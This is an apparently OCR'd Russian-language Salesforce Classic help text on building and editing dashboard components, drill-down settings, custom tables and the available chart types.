Совет: Конструктор панелей мониторинга использует сжатый верхний колонтитул страницы, что позволяет оптимизировать полезную площадь экрана. Чтобы просмотреть вкладки приложения, закройте конструктор или щелкните логотип Salesforce.

Чтобы настроить панель мониторинга, щелкните имя нужной панели мониторинга и нажмите кнопку **«Правка»**.

Добавление компонента панели мониторинга в Salesforce Classic

Чтобы добавить компоненты, перетащите тип компонента на панель мониторинга, а затем добавьте в него источник данных (отчет, элемент S-Control или страницу Visualforce).

Изменение компонента панели мониторинга

Компонент панели мониторинга — это визуальное представление данных, доступных в отчете. Пользователи могут изменять источники данных, способы отображения данных и используемые типы компонентов.

СМ. ТАКЖЕ:

Добавление фильтра панели мониторинга

Создание панели мониторинга Salesforce Classic

Добавление компонента панели мониторинга в Salesforce Classic

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания панелей мониторинга:	«Запуск отчетов» И «Управление панелями мониторинга»
Для редактирования и удаления созданных панелей мониторинга:	«Запуск отчетов» И «Управление панелями мониторинга»
Для редактирования и удаления панелей мониторинга, созданных другими пользователями:	«Запуск отчетов», «Управление панелями мониторинга» И «Просмотр всех данных»
Для создания, редактирования и удаления динамических панелей мониторинга:	«Запуск отчетов» И «Управление динамическими панелями мониторинга»

ВЕРСИИ
Доступно в версиях: Salesforce Classic
Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Чтобы добавить компоненты, перетащите тип компонента на панель мониторинга, а затем добавьте в него источник данных (отчет, элемент S-Control или страницу Visualforce).

1. Щелкните ссылку **«Правка»** напротив нужной панели мониторинга.

   Редактирование панели мониторинга может быть продолжено во время загрузки компонентов и источников данных.

2. Перетащите нужный тип компонента со вкладки «Компоненты» на панель мониторинга.

   Совет: При необходимости сначала добавьте источник данных, а затем перетащите тип компонента.

   Чтобы выбрать нужный тип компонента, рекомендуем определиться с типом отображаемых данных и целями их использования.

	Рекомендуем использовать диаграмму для графического отображения данных. Система поддерживает несколько типов диаграмм.
	Рекомендуем использовать шкалу для отображения отдельного значения в диапазоне настраиваемых значений.
	Рекомендуем использовать показатели для отображения одного ключевого значения. • Чтобы добавить метки показателя прямо в компоненте, щелкните пустое текстовое поле напротив общего итога.

	• Показатели, расположенные друг над другом в столбце панели мониторинга, отображаются в виде одного компонента.
	Рекомендуем использовать таблицу для отображения данных отчета в виде столбцов.
Страница Visualforce	Рекомендуем использовать страницу Visualforce для создания настраиваемого компонента или отображения сведений, которые недоступны в другом типе компонента. Страницы Visualforce доступны только в Salesforce Classic.
Настраиваемый элемент S-Control	Настраиваемые элементы S-Control могут содержать любой тип содержимого, отображаемого в обозревателе (например, Java-приложение, элемент управления ActiveX, файл Excel или настраиваемая веб-форма в формате HTML). Настраиваемые элементы S-Control доступны только в Salesforce Classic.

3. Перетащите отчет со вкладки «Источники данных» в компонент, добавленный на панель мониторинга.
   - При необходимости воспользуйтесь составным отчетом, содержащим диаграмму панели мониторинга. Измените компонент составного отчета и установите флажок **«Использовать диаграмму, указанную в исходном отчете»**.
   - При наличии фильтра панели мониторинга источник данных должен содержать поле фильтра или его эквивалент. В противном случае фильтр может не работать.
   - Панели мониторинга не поддерживают некоторые настраиваемые отчеты по прогнозам и интересам.
   - В качестве источника данных для компонентов Visualforce должны использоваться страницы Visualforce.

   Совет: Каждая папка может содержать не более 200 источников данных. Чтобы быстро выбрать нужный источник данных, воспользуйтесь полем «Быстрый поиск» и фильтрами **«Недавние»**, **«Мои»** и **«Все»**.
4. Щелкните значок в компоненте панели мониторинга.
5. Выберите нужные поля резюмирования и группировки основного отчета на вкладке «Данные компонента».

   Совет: Чтобы разрешить доступ к дополнительным полям компонента панели мониторинга, добавьте нужные поля в диаграмму исходного отчета. Например, создайте комбинированную диаграмму, состоящую из столбцов и строк. Дополнительные группировки в диаграмме отчета могут использоваться в компонентах панели мониторинга.
6. Выберите способ отображения данных компонента на вкладке «Форматирование».

   Варианты форматирования определяются выбранным типом компонента.

   Прим.: Для страниц Visualforce и элементов S-Control выберите значение в поле «Высота».
7. Нажмите кнопку **«OK»**.
8. Измените порядок отображения компонентов на панели мониторинга путем их перетаскивания.
   - Зацепите компоненты за заголовок и перетащите их в нужную область панели мониторинга.
   - Чтобы удалить источник данных из компонента, щелкните значок .Значок удаления

- Чтобы удалить компонент панели мониторинга, щелкните значок .Значок удаления
- Чтобы изменить заголовок, верхний или нижний колонтитул компонента, щелкните соответствующее поле.
- Измените цвета для значений раскрывающегося списка, доступных в компонентах панели мониторинга. Обновление раскрывающихся списков доступно только при наличии полномочия «Настройка приложения».
- При необходимости выберите для отфильтрованных панелей мониторинга другое поле в раскрывающемся списке «Отфильтровано по».

Изменение компонента панели мониторинга

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для редактирования и удаления созданных панелей мониторинга:	«Запуск отчетов» И «Управление панелями мониторинга»
Для редактирования и удаления панелей мониторинга, созданных другими пользователями:	«Запуск отчетов» И «Управление панелями мониторинга»
Для создания, редактирования и удаления динамических панелей мониторинга:	«Запуск отчетов» И «Управление динамическими панелями мониторинга»

ВЕРСИИ
Доступно в версиях: Salesforce Classic
Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Компонент панели мониторинга — это визуальное представление данных, доступных в отчете. Пользователи могут изменять источники данных, способы отображения данных и используемые типы компонентов.

Прим.: Полномочие «Управление динамическими панелями мониторинга» доступно после включения расширенного общего доступа к папке аналитики. Расширенный общий доступ к папке аналитики предоставляет подробные уровни доступа к папкам отчетов и панелей мониторинга. Расширенный общий доступ к папке аналитики автоматически предоставляется организациям, созданным после выпуска Summer'13 системы Salesforce. Если расширенный общий доступ к папке аналитики в вашей организации не включен, см. раздел *Включение расширенного общего доступа к отчетам и панелям мониторинга* в справке Salesforce.

Конструктор панелей мониторинга — это графический интерфейс для создания и редактирования панелей мониторинга. Измените порядок отображения компонентов на панели мониторинга путем их перетаскивания. Всплывающие сведения и детализация доступны при просмотре и недоступны при редактировании панели мониторинга.

1. Предоставление доступа к полям компонента панели мониторинга
   Чтобы разрешить доступ к дополнительным полям компонента панели мониторинга, добавьте нужные поля в диаграмму исходного отчета.
2. Определение области перехода пользователей при выборе компонента панели мониторинга
   Чтобы разрешить пользователям просмотр исходного отчета, отфильтрованного отчета, страницы сведений о записи или другого URL-адреса при выборе компонента, измените компонент панели мониторинга.
3. Настраиваемая четырехстолбцовая таблица
   Визуальные элементы таблицы позволяют перечислять значения разных элементов относительно нескольких критериев. Поля, добавленные в диаграмму исходного отчета, могут использоваться в качестве столбцов таблицы в панелях мониторинга.

4. Типы компонентов панели мониторинга

   Компонентами панели мониторинга могут быть диаграммы, таблицы, шкалы, показатели и прочие компоненты, созданные с помощью Visualforce.

5. Типы диаграмм

   Данные отчетов и панелей мониторинга могут быть представлены в виде столбцов, линий, фигур и прочих элементов. Выбор способа отображения данных определяется их содержимым и конечными целями.

6. Параметры данных для компонентов диаграммы панели мониторинга

   Выберите данные, которые должны отображаться в диаграмме отчета или панели мониторинга. Диаграмма автоматически выбирает группировки и итоговые значения отчета. При необходимости переопределите некоторые выбранные значения.

7. Параметры отображения для компонентов диаграммы панели мониторинга

   Выберите тип диаграммы, соответствующий данным, к которым предоставляется доступ, и примените параметры отображения, которые наиболее эффективно передадут нужные данные.

СМ. ТАКЖЕ:

Добавление фильтра панели мониторинга

Предоставление доступа к полям компонента панели мониторинга

Чтобы разрешить доступ к дополнительным полям компонента панели мониторинга, добавьте нужные поля в диаграмму исходного отчета.

Например, создайте комбинированную диаграмму, состоящую из столбцов и строк. Дополнительные группировки в диаграмме отчета могут использоваться в компонентах панели мониторинга.

Определение области перехода пользователей при выборе компонента панели мониторинга

Чтобы разрешить пользователям просмотр исходного отчета, отфильтрованного отчета, страницы сведений о записи или другого URL-адреса при выборе компонента, измените компонент панели мониторинга.

Измените компонент и настройте параметр «Детализировать» на вкладке «Данные компонента». Выберите одно из указанных ниже значений.

- «Исходный отчет»: отображение полного исходного отчета для компонента панели мониторинга.
- «Исходный отчет с фильтрацией»: отображение исходного отчета, отфильтрованного по выбранной группе, значению оси X или условному обозначению.

  Например, чтобы детализировать отфильтрованный исходный отчет при использовании вертикальной ярусной диаграммы возможностей, сгруппированных по этапу, где месяца отображаются по оси X, щелкните отдельный этап в столбце, месяц на оси X или условное обозначение этапа. (Недоступно для шкал, показателей и таблиц.)

- «Страница сведений о записи»: отображение страницы сведений о записи при выборе элемента таблицы или диаграммы, значения оси или условного обозначения. Данное значение может быть выбрано только для таблиц и диаграмм, использующих исходный отчет, сгруппированный по имени записи, ответственному за запись или сообщению ленты. (Недоступно для шкал и показателей.)
- «Другой URL-адрес»: отображение заданного URL-адреса. URL-адреса, начинающиеся с «mailto:» или «javascript:», не могут быть добавлены в компоненты панели мониторинга.


Настраиваемая четырехстолбцовая таблица

Визуальные элементы таблицы позволяют перечислять значения разных элементов относительно нескольких критериев. Поля, добавленные в диаграмму исходного отчета, могут использоваться в качестве столбцов таблицы в панелях мониторинга.


По умолчанию таблицы содержат два столбца данных. Настроенные таблицы могут отображать итоговые значения и не более четырех столбцов данных. При необходимости таблица, содержащая не более 20 строк, может быть индивидуализирована и дополнена фотографиями Chatter пользователей.

Прежде чем настраивать таблицу, убедитесь, что исходный отчет является матричным или сводным и *содержит* диаграмму.

1. Чтобы создать четырехстолбцовую таблицу, измените компонент таблицы на панели мониторинга и щелкните ссылку **«Настроить таблицу»**. Настраиваемые таблицы позволяют отображать нулевые итоговые значения. Стандартные двухстолбцовые таблицы не поддерживают такой возможности.



2. Поля, доступные для использования в таблице, определяются полями, выбранными в диаграмме исходного отчета.



   a. Диаграмма должна содержать группировки и как минимум одно поле резюмирования.

   b. Первая группировка в диаграмме отчета становится первым столбцом таблицы. Чтобы показать другое поле в качестве первого столбца таблицы, выберите нужную группировку в диаграмме отчета.

   c. Чтобы разрешить доступ к дополнительным полям таблицы, воспользуйтесь комбинированной вертикальной или точечной диаграммой отчета.

Пример

Ниже перечислены показатели, которые могут отображаться в таблице.

- Лучшие торговые представители за последний квартал и количество возможностей, реализованных каждым представителем.
- Количество обращений по продукту за последние три месяца.
- Количество организаций по региону, общее количество доступных возможностей и общее количество реализованных возможностей.

Ниже приведен пример настраиваемой четырехстолбцовой таблицы, отображающей лучших торговых представителей по региону, а также количество и стоимость реализованных возможностей.



Типы компонентов панели мониторинга

Компонентами панели мониторинга могут быть диаграммы, таблицы, шкалы, показатели и прочие компоненты, созданные с помощью Visualforce.

Тип компонента	Изображение	Описание
Диаграмма		Рекомендуем использовать диаграмму для графического отображения данных. Система поддерживает несколько типов диаграмм.
Шкала		Рекомендуем использовать шкалу для отображения отдельного значения в диапазоне настраиваемых значений. Например, чтобы создать панель мониторинга, которая определяет местоположение текущих стоимостей закрытых возможностей в диапазоне значений, настройте параметры шкалы «Минимальное значение», «Контрольная точка № 1», «Контрольная точка № 2» и «Максимальное значение». Заданные диапазоны могут соответствовать низкой, приемлемой и высокой производительности. Каждому диапазону может быть задан соответствующий цвет. Чтобы создать шкалу, содержащую всего два диапазона, пропустите поле «Контрольная точка № 2». Чтобы добавить соответствующие значения на шкалу, установите флажок «Показать процент» или «Показать итого». Значения, превышающие максимально допустимые, отображаются как более 100%.
Показатель		Рекомендуем использовать показатели для отображения одного ключевого значения. Например, если отчет содержит общую стоимость всех возможностей на этапах «Закрыто», «Обязательство» и «Благоприятный прогноз» в текущем месяце, то данное значение может использоваться в качестве плановой суммы дохода для месяца, отображенного на панели мониторинга.
Таблица		Рекомендуем использовать таблицу для отображения данных отчета в виде столбцов. Например, чтобы просмотреть первые 20 возможностей по стоимости, введите значение «20» в поле *«Максимальное количество отображаемых значений»* и щелкните ссылку **«Настроить таблицу»**. Затем выберите имя возможности, стоимость и порядок сортировки, а также настройте функцию условного выделения. В качестве столбца может быть выбрано любое поле резюмирования отчета или группировка диаграммы, а также группировка второго уровня, используемая в отчете.
Страница Visualforce	—	Рекомендуем использовать страницу Visualforce для создания настраиваемого компонента или отображения сведений, которые недоступны в другом типе компонента.

Тип компонента	Изображение	Описание
		Например, страница Visualforce позволяет определить способ отображения данных, полученных от внешней системы, или данных системы Salesforce. Страницы Visualforce отображаются на панелях мониторинга только в случае их соответствия целому ряду требований. В противном случае страницы не отображаются в раскрывающемся списке «Страница `Visualforce`». См. раздел «Создание компонентов панели мониторинга Visualforce».
Настраиваемый элемент S-Control	—	Настраиваемые элементы S-Control могут содержать любой тип содержимого, отображаемого в обозревателе (например, Java-приложение, элемент управления ActiveX, файл Excel или настраиваемая веб-форма в формате HTML). Важное замечание: Элементы s-control заменены страницами Visualforce. Элементы S-Control не могут быть созданы организациями, где они ранее не использовались. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

СМ. ТАКЖЕ:

Изменение компонента панели мониторинга

Типы диаграмм

Данные отчетов и панелей мониторинга могут быть представлены в виде столбцов, линий, фигур и прочих элементов. Выбор способа отображения данных определяется их содержимым и конечными целями.

1. Горизонтальные диаграммы

   Горизонтальная диаграмма отображает значения в виде горизонтальных столбцов, поэтому данный формат может использоваться для сравнения расстояний или временных промежутков. Рекомендуем использовать горизонтальную диаграмму при наличии сводного отчета с единственной группировкой, либо для отображения одной группировки.

2. Вертикальные диаграммы

   Вертикальные диаграммы аналогичны горизонтальным, но отличаются более удобным форматом отображения относительных количеств (например, интересы или доллары). Рекомендуем использовать вертикальную диаграмму при наличии сводного отчета с единственной группировкой, либо для отображения одной группировки.

3. Линейные диаграммы

   Линейные диаграммы позволяют отображать изменения значения элемента в течение времени (например, от недели к неделе или от квартала к кварталу). Рекомендуем использовать линейную диаграмму при наличии одной важной группировки, представляющей упорядоченный набор данных, и одного значения.

4. Секторные диаграммы

   Рекомендуем использовать секторную диаграмму при наличии нескольких группировок, чтобы просмотреть пропорциональное соотношение между отдельными и итоговыми значениями каждой группировки.

5. Круговые диаграммы

   Рекомендуем использовать круговую диаграмму при наличии нескольких группировок, чтобы просмотреть не только пропорциональное соотношение отдельных и итоговых значений каждой группировки, но и само итоговое значение.

6. Конические диаграммы

   Рекомендуем использовать коническую диаграмму при наличии нескольких группировок в упорядоченном наборе, чтобы просмотреть пропорциональное соотношение между ними.

7. Точечные диаграммы

   Рекомендуем использовать точечную диаграмму при наличии одной или двух групп данных отчета и полей резюмирования, чтобы просмотреть важную информацию.

СМ. ТАКЖЕ:

Точечные диаграммы

Изменение компонента панели мониторинга

Создание настраиваемого отчета в режиме доступности

Отображение разных наборов данных в одной диаграмме

Параметры данных для компонентов диаграммы панели мониторинга

Параметры отображения для компонентов диаграммы панели мониторинга

Горизонтальные диаграммы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Горизонтальная диаграмма отображает значения в виде горизонтальных столбцов, поэтому данный формат может использоваться для сравнения расстояний или временных промежутков. Рекомендуем использовать горизонтальную диаграмму при наличии сводного отчета с единственной группировкой, либо для отображения одной группировки.



Например, чтобы просмотреть стоимость на каждом этапе продаж в отчете, выберите значения «Стоимость: сумма» в поле «Ось X» и «Этап» в поле «Ось Y». Диаграмма отображает один столбец для каждого этапа, длина которого пропорциональна общей стоимости возможности.

Несмотря на фиксированную ширину, горизонтальные диаграммы могут растягиваться по вертикали для отображения разных группировок. Возможность отображения фотографий Chatter определяется параметрами диаграммы.

1. Групповые горизонтальные диаграммы

   Рекомендуем использовать групповую горизонтальную диаграмму при наличии нескольких группировок, чтобы сравнить значения внутри дополнительной группировки, но не итоговые значения.

2. Ярусные горизонтальные диаграммы

   Рекомендуем использовать ярусную горизонтальную диаграмму при наличии нескольких группировок, чтобы определить пропорциональное соотношение значений в каждой группировке, а также их итоговые значения.

3. Ярусные горизонтальные диаграммы с заполнением до 100%

   Рекомендуем использовать ярусную горизонтальную диаграмму с заполнением до 100% при наличии нескольких группировок, чтобы определить пропорциональное соотношение значений в каждой группировке, а также их итоговые значения.

СМ. ТАКЖЕ:

Параметры данных для компонентов горизонтальной или вертикальной диаграммы панели мониторинга

Параметры форматирования для компонентов горизонтальной диаграммы панели мониторинга

Групповые горизонтальные диаграммы

Рекомендуем использовать групповую горизонтальную диаграмму при наличии нескольких группировок, чтобы сравнить значения внутри дополнительной группировки, но не итоговые значения.



Например, чтобы сравнить стоимость сделок, закрываемых ежемесячно по источнику интереса, выберите значения «Стоимость» в поле «Ось X», «Источник» в поле «Ось Y» и «Месяц закрытия» в поле «Группировки». Диаграмма отображает группу столбцов для каждого источника и один столбец для каждого месяца. Такой способ отображения позволяет быстро определять ежемесячные различия по отдельному источнику.

При необходимости сравните источники по выбранному месяцу; сравнение общего количества интересов для каждого источника может быть проблематичным.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Совет: Рекомендуем использовать ярусную диаграмму для сравнения итоговых значений.

Ярусные горизонтальные диаграммы

Рекомендуем использовать ярусную горизонтальную диаграмму при наличии нескольких группировок, чтобы определить пропорциональное соотношение значений в каждой группировке, а также их итоговые значения.



Например, чтобы сравнить статусы интересов по кампании и сравнить итоговые значения для каждого статуса, выберите значения «Количество записей» в поле «Ось X», «Статус» в поле «Ось Y» и «Кампания» в поле «Группировки». Диаграмма отображает отдельный столбец для каждого статуса, разделенный по кампаниям, каждая из которых обозначается определенным цветом.

Данная диаграмма позволяет сравнивать пропорциональное соотношение каждой кампании в каждом статусе, а также итоговые значения для каждого статуса; сравнение доли отдельной кампании с разными статусами или итоговыми значениями может быть проблематичным.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ярусные горизонтальные диаграммы с заполнением до 100%

Рекомендуем использовать ярусную горизонтальную диаграмму с заполнением до 100% при наличии нескольких группировок, чтобы определить пропорциональное соотношение значений в каждой группировке, а также их итоговые значения.



Например, чтобы сравнить статусы интересов по кампании и сравнить итоговые значения для каждого статуса, выберите значения «Количество записей» в поле «Ось X», «Статус» в поле «Ось Y» и «Кампания» в поле «Группировки». Диаграмма отображает отдельный столбец для каждого статуса, разделенный по кампаниям, каждая из которых обозначается определенным цветом.

Данная диаграмма позволяет сравнивать пропорциональное соотношение каждой кампании в каждом статусе, а также итоговые значения для каждого статуса; сравнение доли отдельной кампании с разными статусами или итоговыми значениями может быть проблематичным.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Вертикальные диаграммы

Вертикальные диаграммы аналогичны горизонтальным, но отличаются более удобным форматом отображения относительных количеств (например, интересы или доллары). Рекомендуем использовать вертикальную диаграмму при наличии сводного отчета с единственной группировкой, либо для отображения одной группировки.



Например, чтобы просмотреть количество интересов по источнику интереса, выберите значения «Количество записей» в поле «Ось Y» и «Источник» в поле «Ось X». Диаграмма отображает один столбец для каждого источника, высота которого пропорциональна общему количеству интересов. Ширина вертикальных диаграмм ограничивается размером столбцов панели мониторинга и размером диаграммы отчета. При наличии большого количества группировок рекомендуем использовать горизонтальные диаграммы. Вертикальные диаграммы позволяют отображать значения по дате, потому что даты, как правило, располагаются по оси X.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. Групповые вертикальные диаграммы

   Рекомендуем использовать групповую вертикальную диаграмму при наличии нескольких группировок, чтобы сравнить значения внутри дополнительной группировки, но не итоговые значения.

2. Ярусные вертикальные диаграммы

   Рекомендуем использовать ярусную вертикальную диаграмму при наличии нескольких группировок, чтобы определить пропорциональное соотношение значений в каждой группировке, а также их итоговые значения.

3. Ярусные горизонтальные диаграммы

   Рекомендуем использовать ярусную горизонтальную диаграмму при наличии нескольких группировок, чтобы определить пропорциональное соотношение значений в каждой группировке, а также их итоговые значения.

4. Ярусные вертикальные диаграммы с заполнением до 100%

   Рекомендуем использовать ярусную вертикальную диаграмму с заполнением до 100% при наличии нескольких группировок, чтобы определить пропорциональное соотношение значений в каждой группировке, а также их итоговые значения.

Групповые вертикальные диаграммы

Рекомендуем использовать групповую вертикальную диаграмму при наличии нескольких группировок, чтобы сравнить значения внутри дополнительной группировки, но не итоговые значения.



Например, чтобы сравнить количество возможностей, создаваемых ежемесячно по источнику кампании, выберите значения «Количество записей» в поле «Ось Y», «Месяц создания» в поле «Ось X» и «Источник» в поле «Группировки». Диаграмма отображает группу столбцов для каждого месяца и один столбец для каждого источника кампании. Такой способ отображения позволяет быстро определять различия между источниками в пределах отдельного месяца.

При необходимости сравните отдельный источник по месяцам; сравнение общего количества возможностей для каждого месяца может быть проблематичным.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Совет: Рекомендуем использовать ярусную диаграмму для сравнения итоговых значений.

Ярусные вертикальные диаграммы

Рекомендуем использовать ярусную вертикальную диаграмму при наличии нескольких группировок, чтобы определить пропорциональное соотношение значений в каждой группировке, а также их итоговые значения.



Например, чтобы сравнить количество возможностей, создаваемых ежемесячно по источнику кампании, и сравнить итоговые значения для каждого месяца, выберите значения «Количество записей» в поле «Ось Y», «Месяц создания» в поле «Ось X» и «Источник» в поле «Группировки». Диаграмма отображает отдельный столбец для каждого месяца, разделенный по источникам, каждый из которых обозначается определенным цветом.

Данная диаграмма позволяет сравнивать пропорциональное соотношение каждого источника в каждом месяце, а также итоговые значения для каждого месяца; сравнение доли отдельного источника с разными месяцами или итоговыми значениями может быть проблематичным.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ярусные горизонтальные диаграммы

Рекомендуем использовать ярусную горизонтальную диаграмму при наличии нескольких группировок, чтобы определить пропорциональное соотношение значений в каждой группировке, а также их итоговые значения.



Например, чтобы сравнить статусы интересов по кампании и сравнить итоговые значения для каждого статуса, выберите значения «Количество записей» в поле «Ось X», «Статус» в поле «Ось Y» и «Кампания» в поле «Группировки». Диаграмма отображает отдельный столбец для каждого статуса, разделенный по кампаниям, каждая из которых обозначается определенным цветом.

Данная диаграмма позволяет сравнивать пропорциональное соотношение каждой кампании в каждом статусе, а также итоговые значения для каждого статуса; сравнение доли отдельной кампании с разными статусами или итоговыми значениями может быть проблематичным.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ярусные вертикальные диаграммы с заполнением до 100%

Рекомендуем использовать ярусную вертикальную диаграмму с заполнением до 100% при наличии нескольких группировок, чтобы определить пропорциональное соотношение значений в каждой группировке, а также их итоговые значения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Например, чтобы сравнить количество возможностей, создаваемых ежемесячно по источнику кампании, и сравнить итоговые значения для каждого месяца, выберите значения «Количество записей» в поле «Ось Y», «Месяц создания» в поле «Ось X» и «Источник» в поле «Группировки». Диаграмма отображает отдельный столбец для каждого месяца, разделенный по источникам, каждый из которых обозначается определенным цветом. Данная диаграмма позволяет сравнивать пропорциональное соотношение каждого источника в каждом месяце, а также итоговые значения для каждого месяца; сравнение доли отдельного источника с разными месяцами или итоговыми значениями может быть проблематичным.

Линейные диаграммы

Линейные диаграммы позволяют отображать изменения значения элемента в течение времени (например, от недели к неделе или от квартала к кварталу). Рекомендуем использовать линейную диаграмму при наличии одной важной группировки, представляющей упорядоченный набор данных, и одного значения.



Линейные диаграммы поддерживают динамическое отображение данных. Например, чтобы просмотреть количество интересов, создаваемых ежемесячно, выберите значения «Количество записей» в поле «Ось Y» и «Месяц создания» в поле «Ось X». Диаграмма отображает линию, связывающую общие количества записей для каждого месяца. Система Salesforce пропускает отсутствующие (нулевые) значения.

Если отсутствующее значение находится в центральной части набора данных, то система Salesforce добавляет в линию промежуток.

1. Групповые линейные диаграммы

   Рекомендуем использовать групповую линейную диаграмму при наличии нескольких группировок (каждая из которых содержит одну важную дополнительную группировку, представляющую упорядоченный набор данных) и одного значения.

2. Линейные диаграммы с накоплением

   Рекомендуем использовать линейную диаграмму с накоплением при наличии одной важной группировки, представляющей упорядоченный набор данных, и одного значения, суммированного со временем.

3. Групповые линейные диаграммы с накоплением

   Рекомендуем использовать линейную диаграмму с накоплением при наличии одной важной группировки, представляющей упорядоченный набор данных, и одного значения, суммированного со временем.Рекомендуем использовать групповую линейную диаграмму при наличии нескольких группировок (каждая из которых содержит одну важную дополнительную группировку, представляющую упорядоченный набор данных) и одного значения.

Групповые линейные диаграммы

Рекомендуем использовать групповую линейную диаграмму при наличии нескольких группировок (каждая из которых содержит одну важную дополнительную группировку, представляющую упорядоченный набор данных) и одного значения.



Например, чтобы просмотреть ежемесячное количество интересов по источнику интереса, выберите значения «Количество записей» в поле «Ось Y», «Месяц создания» в поле «Ось X» и «Источник» в поле «Группировки». Диаграмма отображает линию для каждого источника, связывающую общие количества записей для каждого месяца. Каждая линия охватывает все месяцы, содержащие данные. Сравнение общего количества для каждого месяца может быть проблематичным.

Система Salesforce пропускает отсутствующие (нулевые) значения. Если отсутствующее значение находится в центральной части набора данных, то система Salesforce добавляет в линию промежуток.

Линейные диаграммы с накоплением
Рекомендуем использовать линейную диаграмму с накоплением при наличии одной важной группировки, представляющей упорядоченный набор данных, и одного значения, суммированного со временем.



Например, чтобы просмотреть общее количество закрытых возможностей по дате текущего месяца, выберите значения «Стоимость» в поле «Ось Y» и «Дата закрытия» в поле «Ось X». Диаграмма отображает одну линию, высота которой соответствует сводной стоимости закрытых возможностей вплоть до указанной даты. Диаграмма позволяет просматривать только сводную стоимость, но не стоимость для отдельной даты.

Если набор данных содержит отсутствующее (нулевое) значение, то система Salesforce не прерывает линию, так как использует предыдущее значение набора данных.

Групповые линейные диаграммы с накоплением
Рекомендуем использовать линейную диаграмму с накоплением при наличии одной важной группировки, представляющей упорядоченный набор данных, и одного значения, суммированного со временем.Рекомендуем использовать групповую линейную диаграмму при наличии нескольких группировок (каждая из которых содержит одну важную дополнительную группировку, представляющую упорядоченный набор данных) и одного значения.



Например, чтобы просмотреть общее количество закрытых возможностей по дате каждого из трех последних месяцев, выберите значения «Стоимость» в поле «Ось Y», «Дата закрытия» в поле «Ось X» и «Месяц закрытия» в поле «Группировки». Диаграмма отображает линию для каждого месяца, высота которой соответствует сводной стоимости закрытых возможностей вплоть до указанной даты.

Секторные диаграммы
Рекомендуем использовать секторную диаграмму при наличии нескольких группировок, чтобы просмотреть пропорциональное соотношение между отдельными и итоговыми значениями каждой группировки.



Например, чтобы просмотреть распределение очереди обращений по статусу обращения, выберите значения «Количество записей» в поле «Значения» и «Статус» в поле «Сектора». Диаграмма отображается в виде круга, состоящего из секторов, каждый из которых соответствует обращению в статусе обращения. Размер сектора пропорционален количеству обращений.

Секторные диаграммы не подходят для сравнения смежных значений или большого количества малых значений.

Чтобы добавить данные сведения в диаграмму, установите флажок «Показать метки», «Показать значения» или «Показать сектор (в %)». (Доступно только при наличии приложения Chart Analytics 2.0.)

Круговые диаграммы

Рекомендуем использовать круговую диаграмму при наличии нескольких группировок, чтобы просмотреть не только пропорциональное соотношение отдельных и итоговых значений каждой группировки, но и само итоговое значение.



Например, чтобы просмотреть распределение очереди обращений по статусу обращения, а также общее количество обращений, выберите значения «Количество записей» в поле «Значения» и «Статус» в поле «Сектора». Диаграмма отображается в виде кольца, состоящего из секторов, каждый из которых соответствует статусу обращения. Размер сектора пропорционален количеству обращений. Общее количество обращений для всех статусов отображается по середине.

Чтобы добавить данные сведения в диаграмму, установите флажок «Показать метки», «Показать значения», «Показать сектор (в %)» или «Показать итого».

Конические диаграммы

Рекомендуем использовать коническую диаграмму при наличии нескольких группировок в упорядоченном наборе, чтобы просмотреть пропорциональное соотношение между ними.



Например, чтобы просмотреть количество возможностей на каждом этапе, выберите значение «Стоимость» в поле «Значения» и «Этап» в поле «Сегменты». Поле «Возможность: этап» является упорядоченным раскрывающимся списком, этапы которого отображаются в том же порядке, что и в раскрывающемся списке, а каждый сегмент соответствует стоимости этапа. Конические диаграммы подходят для отображения потока возможностей по этапам; как правило, более крупный сегмент соответствует проблеме, обнаруженной на этапе.

